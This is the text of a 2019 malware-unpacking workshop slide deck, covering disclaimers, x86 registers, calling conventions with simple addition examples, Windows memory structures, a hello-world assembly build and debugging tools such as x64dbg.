

Malware Unpacking Workshop



Lilly Chalupowski
August 28, 2019

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop



Disclaimer

Don't be a Criminal

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Disclaimer


Don't be a Fool

disclaimer_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.


The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.



Registers

reverse_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

Registers


reverse_engineering: 0x01



Stack Overview


reverse_engineering: 0x02

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
 - Double-Word Aligned



Stack Structure

reverse_engineering: 0x03



Control Flow

reverse_engineering: 0x04

- Conditionals
 - CMP
 - TEST
 - JMP
 - JNE
 - JNZ
- EFLAGS
 - ZF / Zero Flag
 - SF / Sign Flag
 - CF / Carry Flag
 - OF/Overflow Flag



Calling Conventions

reverse_engineering: 0x05

- CDECL

- Arguments Right-to-Left
- Return Values in EAX
- Caller Function Cleans the Stack

- STDCALL

- Used in Windows Win32API
- Arguments Right-to-Left
- Return Values in EAX
- The Callee function cleans the stack, unlike CDECL
- Does not support variable arguments

- FASTCALL


- Uses registers as arguments
- Useful for shellcode



Windows Memory Structure

reverse_engineering: 0x06


- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
 - GetLastError()
 - GetVersion()
 - Pointer to the PEB
- PEB - Process Environment Block
 - Image Name
 - Global Context
 - Startup Parameters
 - Image Base Address
 - IAT (Import Address Table)



IAT (Import Address Table) and IDT (Import Directory Table)

reverse_engineering: 0x07

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



Assembly

reverse_engineering: 0x08

- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



Assembly CDECL (Linux)

reverse_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

Assembly CDECL (Linux)

reverse_engineering: 0x0a

cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0c

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

Assembly FASTCALL

reverse_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

Assembly FASTCALL

reverse_engineering: 0x0e

fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

Guess the Calling Convention

reverse_engineering: 0x0f

hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ \$ - msg                 ; message length
```

Assembler and Linking


reverse_engineering: 0x10

terminal


```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```

Assembly Flavors

reverse_engineering: 0x11




Tools of the Trade



VirtualBox

tools_of_the_trade: 0x00

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




x64dbg

tools_of_the_trade: 0x02




x64dbg

tools_of_the_trade: 0x03




x64dbg

tools_of_the_trade: 0x04

